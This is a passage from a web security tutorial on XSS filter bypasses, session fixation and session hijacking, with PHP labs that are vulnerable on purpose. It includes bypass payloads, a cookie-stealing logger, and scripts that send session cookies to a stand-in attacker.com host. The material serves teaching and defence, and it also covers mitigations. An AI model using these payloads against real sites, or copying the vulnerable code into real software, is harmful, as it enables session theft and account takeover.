```
</body>
</html>
```

Exploitation: When the backend sanitizes input by removing single (') and double (") quotes, the attacker can still craft a payload by using HTML entities that represent these characters. In HTML, the single quote (') is represented by the entity `'` or `'`, and the double quote (") by `"`. By exploiting this, the attacker can bypass the sanitization mechanism because the HTML entities are not filtered out. In this case, the attacker submits a payload like `');alert(1)//` or `');alert(1)//` instead of using direct quotes. The exploitation works by injecting the payload into a reflected onload event handler, which is included in the body tag. For example, when the attacker inputs `');alert(1)//`, it is reflected in the page as `onload="console.log(');alert(1)//"`. The payload uses `'` to represent the single quote ('), which ends the `console.log()` function call. Then, the attacker appends `alert(1)` to trigger JavaScript execution. The `//` comments out the rest of the line, ensuring that the JavaScript payload executes without interference. As a result, the `alert(1)` JavaScript function is executed when the page loads, demonstrating a reflected XSS vulnerability despite the removal of single and double quotes on the server side.

Bypassing XSS with Quote Escaping

```
<?php
function sanitize_input($input) {
    return str_replace(["'", "\""], ["\'", '\"'], $input);
}

$username = isset($_GET['username']) ? sanitize_input($_GET['username']) : '';
?>
<!DOCTYPE html>
<html>
<body>
    <h1>alert 'XSS'</h1>
    <form method="GET">
        <input type="text" name="username" placeholder="Username">
        <button type="submit">Submit</button>
    </form>
    <p><?php echo $username; ?></p>
</body>
</html>
```

Exploitation: We can use following payloads:

`<script>alert(`XSS`)</script>`: This uses backticks (`) instead of quotes. In JavaScript, backticks allow template literals. If the sanitization only removes ' and ", backticks will bypass this filter. The payload executes successfully, triggering `alert(XSS)`.

`<script>alert(/XSS/)</script>`: This payload uses a regular expression (`/XSS/`) instead of quotes. Regular expressions don't require quotes, so sanitizing ' and " won't affect it. The payload executes and triggers the alert.

`<script>alert(String.fromCharCode(88,83,83))</script>`: This uses `String.fromCharCode(88,83,83)` to generate the string 'xss' without needing quotes. Since

the sanitization doesn't affect `String.fromCharCode()`, the payload successfully executes and triggers the alert. (ASCII codes)

XSS Bypass via alert Keyword Removal

```
<?php
function sanitize_input($input) {
    return str_replace("alert", "", $input);
}

$username = isset($_GET['username']) ? sanitize_input($_GET['username']) : '';
?>

<!DOCTYPE html>
<html>
<body>
    <h1>Only alert</h1>
    <form method="GET">
        <input type="text" name="username" placeholder="Username">
        <button type="submit">Submit</button>
    </form>
    <p><?php echo $username; ?></p>
</body>
</html>
```

Exploitation: We can use following payloads:

`<script>a!ealert!rt('XSS')</script>`: This bypasses sanitization because it's a typo (a!ealert!rt instead of alert). The backend only removes alert, so this variation is not blocked, although it will throw an error in JavaScript.

`<script>aler\u0074('XSS')</script>`: This uses Unicode encoding (\u0074 for t), so the sanitized alert function becomes valid (a!ert('xss')). The backend doesn't remove Unicode sequences, allowing the XSS payload to execute.

XSS Bypass with Write Sink and Malicious Symbol Sanitization

```
<?php
function sanitize_input($input) {
    return htmlspecialchars($input, ENT_QUOTES, 'UTF-8');
}

$username = isset($_GET['username']) ? sanitize_input($_GET['username']) : '';
?>

<!DOCTYPE html>
<html>
<body>
    <h1>Enter your username</h1>
    <form method="GET">
        <input type="text" name="username" placeholder="Username">
        <button type="submit">Submit</button>
    </form>
```



```
<script>
    document.write('<?php echo $username; ?>');
</script>

</body>
</html>
```

Exploitation: The exploitation flow works as follows:

Attacker Input: The attacker submits encoded payloads, such as `\x3cscript\x3ealert(1)\x3c/script\x3e` (Hexadecimal) or `\u003cscript\u003ealert(1)\u003c/script\u003e` (Unicode).

Backend Sanitization: The backend only sanitizes plain characters like `<`, `>`, `'`, and `"`, but does not handle hexadecimal (`\x3c`, `\x3e`) or Unicode (`\u003c`, `\u003e`) encodings.

Browser Decoding: The browser automatically decodes these encoded characters into `<` and `>`, turning the payload into executable JavaScript: `<script>alert(1)</script>`.

XSS Execution: The injected JavaScript executes, triggering the XSS attack, such as an alert pop-up or stealing data.

XSS Exploitation with Dot Removal Defense

```
<?php
function strip_dots($data) {
    return str_replace(".", "", $data);
}

$user_input = isset($_GET['msg']) ? strip_dots($_GET['msg']) : '';
?>

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Reflected XSS in Paragraph</title>
</head>
<body>
    <h2>Leave a message</h2>
    <p>Extract cookie</p>
    <form method="GET">
        <input type="text" name="msg" placeholder="Your message">
        <button type="submit">Submit</button>
    </form>

    <?php if (!empty($user_input)): ?>
        <p>Your message: <?php echo $user_input; ?></p>
    <?php endif; ?>
</body>
</html>
```

Exploitation: For extracting cookie, we can use following payload:

```
# Not worked -> document.cookie => document.cookie
http://http://victim.com/rXSSremDot.php?msg=<script>alert(document.cookie)</script>

# Use document['cookie']
http://http://victim.com/rXSSremDot.php?msg=<script>alert(document['cookie'])</script>
```

XSS Bypass with Parentheses Removal

```
<?php
function sanitize_input($data) {
    return str_replace(['(', ')'], '', $data);
}

$user_input = isset($_GET['msg']) ? sanitize_input($_GET['msg']) : '';
?>

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Reflected XSS - No Parentheses</title>
</head>
<body>
    <h2>Leave a message</h2>
    <form method="GET">
        <input type="text" name="msg" placeholder="Your message">
        <button type="submit">Submit</button>
    </form>

    <?php if (!empty($user_input)): ?>
        <p>Your message: <?php echo $user_input; ?></p>
    <?php endif; ?>
</body>
</html>
```

Exploitation: In modern JavaScript (ES6+), template literals using backticks (`) allow functions like alert to be called with strings using backticks instead of parentheses. so we can use following payload:

```
http://http://victim.com/rXSSremPar.php?msg=<script>alert`1`</script>
```

Mitigation Techniques

Preventing XSS attacks requires a multi-layered approach. Implement the following security measures:

Input Validation: Validate all user input to ensure that it conforms to the expected format and does not contain any malicious characters.

Output Encoding: Encode all user input before it is displayed on the page. This will prevent the browser from interpreting the input as code. Use context-appropriate encoding functions

(e.g., HTML entity encoding, URL encoding, JavaScript encoding).

Content Security Policy (CSP): Implement a strong CSP to restrict the sources from which the browser can load resources. This can help to mitigate the impact of XSS attacks by preventing the execution of malicious scripts from untrusted sources.

Use a Web Application Firewall (WAF): A WAF can detect and block malicious requests, including those that contain XSS payloads.

Encode the output based on the context: Encoding for HTML and encoding for Javascript are not the same.

Session Fixation

Session fixation is a web security vulnerability that allows an attacker to force a user's session ID to a known value, enabling unauthorized access to their account. Unlike session hijacking, where an attacker steals an active session, session fixation exploits weak session management by pre-assigning a session ID before authentication. This vulnerability is particularly dangerous in applications that do not regenerate session IDs upon login, allowing attackers to maintain control over a user's authenticated session. As web applications increasingly handle sensitive user data, robust session management practices become essential. But how can developers ensure that session fixation is effectively mitigated while maintaining seamless user experiences?

Understanding Session Fixation

Session Fixation is a type of session hijacking attack where an attacker forces a user to use a specific, pre-defined session ID. The attacker essentially “fixes” the session ID, making it predictable and controllable. Once the user authenticates using this fixed session ID, the attacker can gain unauthorized access to their account. Think of it like giving someone a key to a house that you also have a copy of. Even after they move in and lock the door, you can still use your key to enter.

The attack unfolds in two key phases:

- **Session ID Acquisition:** The attacker obtains a valid session ID. This can be done in several ways, which we'll explore later.
- **Session ID Fixation:** The attacker tricks the victim into using this session ID to establish a session with the web server.

Most web applications are designed to initiate a new session when a user first visits the website, regardless of whether the user is authenticated. This is a crucial point in understanding how session fixation works. The vulnerability arises when the application doesn't generate a new session ID upon successful login.

Session Fixation Workflow

Session Fixation thrives in scenarios where:

The session ID remains unchanged after successful login: This is the primary indicator of vulnerability. If the session ID persists after authentication, an attacker can exploit it. Ideally, the session ID should be regenerated upon login to prevent unauthorized reuse.

The session ID can be propagated through predictable means: Attackers can manipulate session IDs if they can determine how they are transmitted. Common attack vectors include:

- **URL parameters:** When a web application transmits the session ID via the URL (e.g., `http://example.com/page.php?sessionid=attacker_session_id`), an attacker can easily capture and reuse the session ID. This can happen through referrer leaks, browser history exposure, or social engineering techniques such as phishing emails containing malicious links.
- **Cookies:** If the web application allows session IDs to be set via cookies, an attacker can attempt to overwrite a victim's session cookie. This is particularly dangerous when combined with Cross-Site Scripting (XSS) attacks, where the attacker injects JavaScript to modify cookies in the victim's browser.

Lack of Secure and HttpOnly flags in cookies: When a session ID is stored in cookies without the Secure flag (ensuring transmission only over HTTPS) or the HttpOnly flag (preventing client-side JavaScript from accessing it), attackers can steal session cookies via Man-in-the-Middle (MITM) attacks or XSS attacks.

Long session lifetimes without expiration policies: If session IDs do not expire in a reasonable time or lack inactivity timeouts, attackers have a longer window to exploit a fixed session. This is especially risky in shared computer environments, such as internet cafés, libraries, or public workstations, where users may forget to log out.

Session ID reusability across different devices or IP addresses: Some applications allow the same session ID to be used across multiple devices or from different IP addresses without additional security checks. This can allow an attacker to reuse a stolen session ID from a different location without being detected.

Exploitation Process

The Session Fixation attack typically involves the following steps:

Session Setup (Attacker): The attacker initiates a session on the target website (without logging in) and obtains a valid session ID. This is the “trap” session ID that they will try to force on the victim.

Session Fixation (Attacker): The attacker employs a method to force the victim's browser to use the pre-determined session ID. This is often done through:

- **URL Manipulation:** Sending the victim a link with the session ID embedded in the URL.
- **Cross-Site Scripting (XSS):** Injecting JavaScript code that sets the session ID cookie on the victim's browser.

Session Entrance (Attacker & Victim): The victim clicks the link or is otherwise influenced to visit the website using the fixed session ID. They then log in as normal. The critical flaw is that the website doesn't regenerate the session ID upon successful login.

Session Hijacking (Attacker): Because the website did not regenerate the session ID, the attacker can now use the original session ID they obtained (the “trap” session ID) to access the victim’s account. The attacker has effectively hijacked the victim’s authenticated session.

Session Fixation Techniques

Using the URL: The attacker crafts a malicious URL that includes the session ID as a parameter. When the victim clicks the link, their browser sends the session ID to the server.

```
http://example.com/login.php?sessionid=attacker.session.id
```

The attacker might disguise this link to make it appear legitimate.

Using JavaScript and Cookies (Requires XSS): If the website is vulnerable to Cross-Site Scripting (XSS), the attacker can inject JavaScript code that sets the session ID cookie on the victim’s browser: `js document.cookie = "sessionid=attacker.session.id; domain=example.com; path=/";` This method is more subtle and doesn’t require the victim to click a link, making it more dangerous.

URL-Based Session Fixation

Lab Setup: To demonstrate a session fixation attack using URL, let’s set up a simple PHP lab with the following components:

Install Requirements:

```
# Install PHP
$ sudo apt update && sudo apt install -y php

# Main server (port 80)
$ mkdir -p sessFixiation/sessFixURL/victim
$ cd sessFixiation/sessFixURL/victim
$ touch login.php profile.php logout.php

# Tree structure
$ tree
./
├── login.php
├── profile.php
└── logout.php
```

Start PHP Webserver

```
$ sudo php -S localhost:80
```

```
[Wed Apr 2 12:46:59 2025] PHP 8.3.6 Development Server (http://localhost:80) started
```

Create login page: login.php (Vulnerable Page)

```
<?php
// Security vulnerability: Allows session fixation attack
// By accepting session_id from GET parameter, an attacker can force a specific session ID
if (isset($_GET['session_id'])) {
    session_id($_GET['session_id']);
}
session_start();

// Handle form submission
if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    // Security vulnerability: Hardcoded credentials (admin/1234)
    // Security vulnerability: No password hashing or proper authentication
    // Security vulnerability: No brute-force protection
    if ($_POST['username'] == 'admin' && $_POST['password'] == '1234') {
        $_SESSION['username'] = 'admin';
        // Security note: No session_regenerate_id() after login, making session fixation\
possible
        header('Location: profile.php');
        exit;
    }
}
?>
<!DOCTYPE html>
<html>
<head>
    <title>Login</title>
</head>
<body>
    <h1>Login Page</h1>
    <form method="POST" action="login.php">
        <label>Username: </label><input type="text" name="username"><br>
        <label>Password: </label><input type="password" name="password"><br>
        <input type="submit" value="Login">
    </form>
    <?php
    // Security vulnerability: Reflecting user input without proper context
    // (though htmlspecialchars is used for XSS prevention)
    if (isset($_GET['session_id'])) {
        echo '<p>Session ID fixed: ' . htmlspecialchars($_GET['session_id']) . '</p>';
    }
    ?>
</body>
</html>
```

Create a post-login page: profile.php (Authenticated Page)

```
<?php
session_start();

// Basic authorization check
// Security Note: This only checks if username exists in session
// Better practice would be to also verify session authentication status
if (!isset($_SESSION['username'])) {
    // Security Note: Should consider adding session_regenerate_id() on login
    header('Location: login.php');
    exit;
}

// Security Note: Using htmlspecialchars() prevents XSS from stored username
```

```
// However, better to have proper output encoding throughout application
echo "<h1>Welcome, " . htmlspecialchars($_SESSION['username']) . "</h1>";
?>
<!-- Security Note: Missing CSRF token for logout link -->
<!-- Security Note: No HTTPS enforcement for secure cookies -->
<a href="logout.php">Logout</a>
```

Create a logout page: logout.php (Session Destruction and optional)

```
<?php
session_start();

// Security Note: Should verify user was actually logged in before destroying
// Security Note: No CSRF protection for logout action

// Clear session data
session_unset();

// Destroy the session
// Security Note: Should also invalidate session cookie
session_destroy();

// Redirect to login page
// Security Note: Should consider adding logout confirmation message
header('Location: login.php');
exit;
```

Attack Scenario Walkthrough

The attacker sends the victim a link to login.php with a crafted session ID:

```
http://victim.com/login.php?session_id=abc1234
```

When the victim clicks the link, they load login.php, which accepts the session ID as a URL parameter. This sets the session ID to abc1234 on the victim's browser.

The victim enters their credentials and logs in. The server creates a session for the user but keeps the session ID as abc1234 (set by the attacker). Now the attacker can use the same session ID.

After the victim logs in successfully, the attacker can inject abc1234 into their own browser by setting the cookie manually in their browser or by using a tool like Burp Suite. The attacker can now visit profile.php and access the victim's profile because the session ID matches the one created for the victim.

Session Fixation via XSS-Based Cookie Theft

Lab Setup: To demonstrate a session fixation attack with a XSS (grabbing) vulnerability, let's set up a simple PHP lab with the following components:

Install Requirements:

```
# Install PHP
$ sudo apt update && sudo apt install -y php

# Main server (port 80)
$ mkdir -p sessFixiation/sessFixgrabXSS/victim
$ cd sessFixiation/sessFixgrabXSS/victim
$ touch login.php profile.php logout.php

# Tree structure
$ tree .
./
├── login.php
├── profile.php
└── logout.php

# Attacker's server (port 8080)
$ mkdir -p sessFixiation/sessFixgrabXSS/attacker
$ cd sessFixiation/sessFixgrabXSS/attacker
$ touch log.php payload.js

# Tree structure
$ tree .
./
├── log.php
└── payload.js
```

Start PHP Webserver for victim:

```
$ cd sessFixiation/sessFixgrabXSS/victim
$ sudo php -S localhost:80
```

```
[Wed Apr  2 12:46:59 2025] PHP 8.3.6 Development Server (http://localhost:80) started
```

Create a login page: login.php (Vulnerable Page)

```
<?php
session_start();

// SECURITY ISSUE: Missing secure session cookie settings
// Should add: ini_set('session.cookie_httponly', 1);
// Should add: ini_set('session.cookie_secure', 1); // For HTTPS
// Should add: ini_set('session.cookie_samesite', 'Strict');

// Redirect authenticated users to profile
if (isset($_SESSION['user'])) {
    // SECURITY ISSUE: No session_regenerate_id() on authentication
    header('Location: profile.php');
    exit();
}

// CRITICAL SECURITY ISSUE: Reflected XSS vulnerability
// Demonstrates intentionally vulnerable code - NEVER do this in production
if (isset($_GET['xss'])) {
    echo $_GET['xss']; // NO input sanitization or output encoding
    // FIX: Should use htmlspecialchars($_GET['xss'], ENT_QUOTES, 'UTF-8')
}

// Handle login form submission
```

```

if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $username = $_POST['username'];
    $password = $_POST['password'];

    // SECURITY ISSUES:
    // 1. Hardcoded credentials (admin/1234)
    // 2. No password hashing/verification
    // 3. No brute-force protection
    // 4. No credential validation
    if ($username === 'admin' && $password === '1234') {
        $_SESSION['user'] = $username;
        // SECURITY ISSUE: Missing session_regenerate_id()
        // This enables session fixation attacks
        header('Location: profile.php');
        exit();
    } else {
        $error = "Invalid credentials";
        // SECURITY ISSUE: Revealing auth failure details helps attackers
        // Better to use generic message like "Login failed"
    }
}

?>
<!DOCTYPE html>
<html>
<head>
    <title>Login</title>
    <!-- SECURITY ISSUE: Missing security headers -->
    <!-- Should add: <meta http-equiv="Content-Security-Policy" content="default-src 'self' 'https:' 'data:' 'blob:' 'http:' --> -->
</head>
<body>
    <h1>Login Page</h1>
    <?php if (isset($error)): ?>
        <!-- SECURITY ISSUE: Error message reflected without encoding -->
        <!-- Though limited impact since it's server-set, not user-provided -->
        <p style="color: red;"><?= $error ?></p>
    <?php endif; ?>
    <form method="POST">
        <!-- SECURITY ISSUE: Missing CSRF protection -->
        Username: <input type="text" name="username" required><br>
        Password: <input type="password" name="password" required><br>
        <button type="submit">Login</button>
    </form>
</body>
</html>

```

Create a post-login page: profile.php (Authenticated Page)

```

<?php
session_start();

// Basic authentication check - only verifies session variable exists
// Missing: session timeout validation and user agent verification

if (!isset($_SESSION['user'])) {
    // Simple redirect if not authenticated
    // Missing: logging of unauthorized access attempts
    header('Location: login.php');
    exit();
}

?>
<!DOCTYPE html>

```

```

<html>
<head>
  <title>Profile</title>
  <!-- Missing security headers: Content-Security-Policy, X-Frame-Options -->
</head>
<body>
  <!-- Potential XSS vulnerability: outputting session data without HTML encoding -->
  <h1>Welcome <?= $_SESSION['user'] ?></h1>

  <!-- Displaying sensitive information without access control checks -->
  <p>Sensitive profile data here.</p>

  <!-- Logout link vulnerable to CSRF attacks - no token validation -->
  <a href="logout.php">Logout</a>
</body>
</html>

```

Create a logout page: logout.php (Session Destruction and optional)

```

<?php
session_start();

// Security Note: Should verify user was actually logged in before destroying
// Security Note: No CSRF protection for logout action

// Clear session data
session_unset();

// Destroy the session
// Security Note: Should also invalidate session cookie
session_destroy();

// Redirect to login page
// Security Note: Should consider adding logout confirmation message
header('Location: login.php');
exit;

```

Start PHP Webserver for attacker

```

$ cd sessFixiation/sessFixgrabXSS/attacker
$ php -S localhost:8080

```

```

[Wed Apr  2 12:46:59 2025] PHP 8.3.6 Development Server (http://localhost:8080) started

```

Create a cookie logger from Attacker's server: log.php

```

<?php
// Checks if 'c' parameter exists in GET request
// This would typically be called by malicious JavaScript: document.cookie
if (isset($_GET['c'])) {
  // Takes cookie value directly from URL parameter
  // SECURITY ISSUE: No validation or sanitization of input
  $cookie = $_GET['c'];

  // SECURITY CRITICAL: Writes stolen cookies to a file
  // This could contain session IDs, authentication tokens, etc.
  // FILE_APPEND flag adds new stolen cookies without overwriting
  file_put_contents('stolen_cookies.txt', $cookie . PHP_EOL, FILE_APPEND);
}

```

```
// Returns silent 204 response to avoid detection
// Makes the request appear invisible in browser dev tools
header('HTTP/1.1 204 No Content');
}
```

Create a JavaScript payload: payload.js (Malicious Payload)

```
// Creates an invisible image element to bypass visibility detection
var i = new Image();

// Sets the image source to attacker's domain with stolen cookies
// SECURITY CRITICAL: This sends all cookies to attacker's server
// - Exposes session IDs, authentication tokens, and sensitive data
// - Works even with HttpOnly cookies if executed via XSS
i.src = 'http://attacker.com:8080/log.php?c=' + document.cookie;
```

Attack Scenario Walkthrough

Attacker Crafts Malicious URL: The attacker creates a URL with an XSS payload to steal the session cookie

```
http://victim.com/login.php?xss=<script src=http://attacker.com:8080/payload.js></script>
```

Victim Visits Malicious URL

- The victim clicks the link, sending a request to login.php.
- A new session cookie is created (e.g., PHPSESSID=gf4d51gk3j0dpbaaogid6p3coc).
- The XSS payload executes, sending the cookie to attacker.com:8080/log.php.

Attacker Captures Session ID: The stolen cookie (PHPSESSID=gf4d51gk3j0dpbaaogid6p3coc) is saved in stolen_cookies.txt on the attacker's server.

Victim Logs In: The victim submits valid credentials (admin/1234), upgrading the session (PHPSESSID=gf4d51gk3j0dpbaaogid6p3coc) to an authenticated state.

Attacker Hijacks Session: The attacker sets their browser's cookie to PHPSESSID=gf4d51gk3j0dpbaaogid6p3coc and visits profile.php, gaining unauthorized access.

Session Fixation via XSS Cookie Injection

Lab Setup: To demonstrate a session fixation attack via an XSS (Set Cookie) vulnerability, let's set up a simple PHP lab with the following components:

Install Requirements

```
# Install PHP
$ sudo apt update && sudo apt install -y php

# Main server (port 80)
$ mkdir -p sessFixiation/sessFixSetXSS/victim
```

```
$ cd sessFixiation/sessFixSetXSS/victim
$ touch login.php profile.php logout.php

# Tree structure
$ tree .
./
├── login.php
├── profile.php
└── logout.php

# Attacker's server (port 8080)
$ mkdir -p sessFixiation/sessFixSetXSS/attacker
$ cd sessFixiation/sessFixSetXSS/attacker
$ touch payload.js

# Tree structure
$ tree .
./
└── payload.js
```

Start PHP Webserver for victim:

```
$ cd sessFixiation/sessFixSetXSS/victim
$ sudo php -S localhost:80

[Wed Apr 2 12:46:59 2025] PHP 8.3.6 Development Server (http://localhost:80) started
```

Create a login page: login.php (Vulnerable Page)

```
<?php
session_start();

// SECURITY NOTE: Missing secure session cookie settings
// Should implement: HttpOnly, Secure, and SameSite flags

// Basic authentication redirect
// SECURITY NOTE: Doesn't regenerate session ID for authenticated users
if (isset($_SESSION['user'])) {
    header('Location: profile.php');
    exit();
}

// CRITICAL XSS VULNERABILITY: Direct output of unsanitized user input
if (isset($_GET['xss'])) {
    echo $_GET['xss']; // No output encoding
    // SECURITY FIX: Should use htmlspecialchars() or similar
}

// Login form processing
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $username = $_POST['username'];
    $password = $_POST['password'];

    // SECURITY ISSUES:
    // 1. Hardcoded credentials (admin/1234)
    // 2. No password hashing/verification
    // 3. No brute-force protection
    if ($username === 'admin' && $password === '1234') {
        $_SESSION['user'] = $username;
        // SECURITY ISSUE: Missing session_regenerate_id()
        // Allows session fixation attacks
    }
}
```

```

        header('Location: profile.php');
        exit();
    } else {
        // SECURITY NOTE: Specific error message aids attackers
        $error = "Invalid credentials";
        // Better practice: Generic "Login failed" message
    }
}
?>
<!DOCTYPE html>
<html>
<head>
    <title>Login</title>
    <!-- SECURITY NOTE: Missing security headers (CSP, X-Frame-Options) -->
</head>
<body>
    <h1>Login Page</h1>
    <?php if (isset($error)): ?>
        <!-- SECURITY NOTE: Error message displayed without encoding -->
        <p style="color: red;"><?= $error ?></p>
    <?php endif; ?>
    <form method="POST">
        <!-- SECURITY ISSUE: Missing CSRF protection token -->
        Username: <input type="text" name="username" required><br>
        Password: <input type="password" name="password" required><br>
        <button type="submit">Login</button>
    </form>
</body>
</html>

```

Create a post-login page: profile.php (Authenticated Page)

```

<?php
session_start();

// Basic authentication check
// SECURITY NOTE: Only checks for session variable existence
// Missing:
// - Session expiration verification
// - User agent validation
// - Secondary authentication factors
if (!isset($_SESSION['user'])) {
    // Simple redirect if not authenticated
    // SECURITY NOTE: Should log unauthorized access attempts
    header('Location: login.php');
    exit();
}
?>
<!DOCTYPE html>
<html>
<head>
    <title>Profile</title>
    <!-- SECURITY NOTE: Missing security headers:
        - Content-Security-Policy
        - X-Frame-Options (clickjacking protection)
        - X-XSS-Protection -->
</head>
<body>
    <!-- SECURITY WARNING: Direct output of session data without encoding
        Potential XSS if username contains malicious script
        FIX: Use htmlspecialchars($_SESSION['user'], ENT_QUOTES) -->
    <h1>Welcome <?= $_SESSION['user'] ?></h1>

```

```
<!-- SECURITY NOTE: Sensitive data displayed without:
- Access control checks
- Data sanitization
- Audit logging -->
<p>Sensitive profile data here.</p>

<!-- SECURITY WARNING: Logout link vulnerable to CSRF
Attacker could force logout via:

FIX: Add CSRF token verification -->
<a href="logout.php">Logout</a>
</body>
</html>
```

Create a logout page: logout.php (Session Destruction and optional)

```
<?php
session_start();

// Security Note: Should verify user was actually logged in before destroying
// Security Note: No CSRF protection for logout action

// Clear session data
session_unset();

// Destroy the session
// Security Note: Should also invalidate session cookie
session_destroy();

// Redirect to login page
// Security Note: Should consider adding logout confirmation message
header('Location: login.php');
exit;
```

Start PHP Webserver for attacker

```
$ cd sessFixiation/sessFixSetXSS/attacker
$ php -S localhost:8080
```

[Wed Apr 2 12:46:59 2025] PHP 8.3.6 Development Server (http://localhost:8080) started

Create a JavaScript payload: payload.js (Malicious Payload)

```
document.cookie = "PHPSESSID=mycookie;"
```

Attack Scenario Walkthrough

Attacker Crafts Malicious URL: The attacker creates a URL with an XSS payload to steal the session cookie

```
http://victim.com/login.php?xss=<script src=http://attacker.com:8080/payload.js></script>
```

Victim Visits Malicious URL

- The victim clicks the link, sending a request to `login.php`.
- A new session cookie is created (e.g., `PHPSESSID=abc123`).
- The XSS payload executes, setting cookie `PHPSESSID=mycookie`.

Victim Logs In: The victim submits valid credentials (`admin/1234`), upgrading the session (`PHPSESSID=mycookie`) to an authenticated state.

Attacker Hijacks Session: The attacker sets their browser's cookie to `PHPSESSID=mycookie` and visits `profile.php`, gaining unauthorized access.

Mitigations Techniques

`session_regenerate_id(true)`: This is crucial in `login.php` after successful authentication. It generates a new session ID and destroys the old session data, making the fixed session ID invalid after login. Without this, session fixation is trivial.

`session.cookie_httponly = True` in `php.ini`: This setting prevents JavaScript from accessing the session cookie, mitigating many XSS attacks.

Input Validation/Output Encoding: Never trust user input. Always validate and sanitize input. When displaying user-provided data, use proper output encoding (e.g., `htmlspecialchars()` in PHP) to prevent XSS. This is the fundamental protection against XSS in the `login.php` example.

Content Security Policy (CSP): CSP allows you to control the resources (scripts, images, etc.) that a browser is allowed to load, greatly reducing the impact of XSS attacks.

Proper Authentication and Authorization: Use strong authentication mechanisms (e.g., multi-factor authentication) and carefully control access to resources based on roles and permissions.

Session Hijacking

Session hijacking is a critical web security vulnerability where an attacker takes control of a valid user session, gaining unauthorized access to their account. This attack typically exploits insecure session management, weak encryption, or network vulnerabilities, allowing the attacker to intercept session tokens through methods like packet sniffing, cross-site scripting (XSS), or man-in-the-middle attacks. Once the session is compromised, the attacker can impersonate the user, access sensitive data, and perform unauthorized actions. As online applications increasingly rely on session-based authentication, securing session tokens becomes more important than ever. But how can web applications defend against session hijacking without compromising usability?

Understanding Session Hijacking

Session Hijacking is a web security attack where an attacker gains unauthorized control of a user's valid session. The attacker essentially "hijacks" the session, impersonating the legitimate user and gaining access to their account and data. This is like stealing someone's car while they're still using it.

Key Concepts:

- **Session:** A session is a series of interactions between a user and a web application during a specific period. It allows the application to remember the user's state and preferences as they navigate through different pages. Sessions are typically maintained using a unique identifier called a session ID.
- **Session ID:** A randomly generated string that uniquely identifies a user's session. The session ID is typically stored in a cookie on the user's browser or passed through the URL.
- **Authentication:** The process of verifying a user's identity. After successful authentication (e.g., logging in), the web application establishes a session for the user.

The primary goal of a session hijacking attack is to obtain a valid session ID belonging to a legitimate user. Once the attacker has the session ID, they can use it to access the web application as if they were the user.

Session Hijacking Techniques

Attackers employ various techniques to steal session IDs:

Cross-Site Scripting (XSS): The website contains an XSS vulnerability that allows the attacker to inject malicious JavaScript code into a page viewed by the victim. the injected JavaScript code reads the victim's session cookie (if the `HttpOnly` flag is not set).

```
var sessionCookie = document.cookie;
window.location = "http://attacker.com/steal.php?cookie=" + escape(sessionCookie);
```

The Importance of HttpOnly: The `HttpOnly` flag, when set on a cookie, prevents JavaScript from accessing the cookie's value. If the `HttpOnly` flag is set, this XSS-based attack will fail.

Packet Sniffing: The communication between the user and the web server is not encrypted using HTTPS. This allows attackers to eavesdrop on network traffic. the attacker uses a packet sniffer (e.g., Wireshark) to capture network traffic and extract the session ID from the HTTP headers.

```
GET /profile.php HTTP/1.1
Host: example.com
Cookie: PHPSESSID=abcdef1234567890
```

The Critical Need for HTTPS: HTTPS encrypts the communication between the user and the web server, making it much more difficult for attackers to sniff network traffic and steal session IDs.

Direct Access to the Server: The attacker gains unauthorized access to the web server and accesses the session data files stored on the server. PHP stores session data in files named `sess_<sessionID>` within the directory specified by the `session.save_path` directive in the `php.ini` file.

```
# Example
sess_ta9i1kqsk407387itjfl57624
```

Also, the attacker can read the contents of these files to obtain session information, including user IDs, roles, and other sensitive data.

Hijacking Sessions with Reflected XSS

Lab Setup: To demonstrate a session hijacking attack using `Reflected-XSS`, let's set up a simple PHP lab with the following components:

Install Requirements

Requirements

```
$ sudo apt update && sudo apt install -y php
```

Main server (port 80)

```
$ mkdir -p sessHijacking/sessHijRXXS/victim
$ cd sessHijacking/sessHijRXXS/victim
$ touch login.php profile.php logout.php
```

Tree structure

```
$ tree
./
├── login.php
├── profile.php
└── logout.php
```

Attacker's server (port 8080)

```
$ mkdir -p sessHijacking/sessHijRXXS/attacker
$ cd sessHijacking/sessHijRXXS/attacker
$ touch log.php payload.js
```

Tree structure

```
$ tree
./
├── log.php
└── payload.js
```

Start PHP Webserver for victim:

```
$ cd sessHijacking/sessHijRXXS/victim
$ sudo php -S localhost:80
```

```
[Wed Apr  2 12:46:59 2025] PHP 8.3.6 Development Server (http://localhost:80) started
```

Create a login page: login.php (Secure Authentication)

```
<?php
session_start();

// Session cookie configuration with security settings
// SECURITY NOTE: Good practice for session cookie hardening
// WARNING: httponly=false is dangerous - allows JavaScript cookie access
session_set_cookie_params([
    'lifetime' => 3600,           // 1 hour session duration
    'path' => '/',               // Accessible across entire domain
    'domain' => 'example.com',   // Restrict to specific domain
    'secure' => true,            // Only send over HTTPS
    'httponly' => false,         // SECURITY RISK: Should be true to prevent XSS cookie theft
    'samesite' => 'Lax'         // Basic CSRF protection
]);

// Force new session ID on each visit
// SECURITY NOTE: Good practice against session fixation
session_regenerate_id(true);

// Authentication check and redirect
// SECURITY NOTE: Basic check - could add IP/user agent validation
if (isset($_SESSION['user'])) {
    header('Location: profile.php');
```

```

        exit();
    }

    // Login form processing
    if ($_SERVER['REQUEST_METHOD'] === 'POST') {
        $username = $_POST['username'];
        $password = $_POST['password'];

        // SECURITY WARNINGS:
        // 1. Hardcoded credentials (admin/1234)
        // 2. No password hashing
        // 3. No brute-force protection
        if ($username === 'admin' && $password === '1234') {
            $_SESSION['user'] = $username;
            // Good practice: Session ID regeneration after auth
            session_regenerate_id(true);
            header('Location: profile.php');
            exit();
        } else {
            // SECURITY NOTE: Specific error messages help attackers
            $error = "Invalid credentials";
        }
    }
    ?>
<!DOCTYPE html>
<html>
<head>
    <title>Login</title>
    <!-- SECURITY NOTE: Missing security headers:
        - Content-Security-Policy
        - X-Frame-Options -->
</head>
<body>
    <!-- SECURITY NOTE: Error message displayed without encoding
        (Less critical since it's server-controlled) -->
    <?php if (isset($error)): ?>
        <p style="color: red;"><?= $error ?></p>
    <?php endif; ?>

    <!-- SECURITY WARNING: Missing CSRF protection token -->
    <form method="POST">
        Username: <input type="text" name="username" required><br>
        Password: <input type="password" name="password" required><br>
        <button type="submit">Login</button>
    </form>
</body>
</html>

```

Create a post-login page: profile.php (XSS Vulnerability)

```

<?php
session_start();

// Basic authentication check
// SECURITY NOTE: Only verifies session variable exists
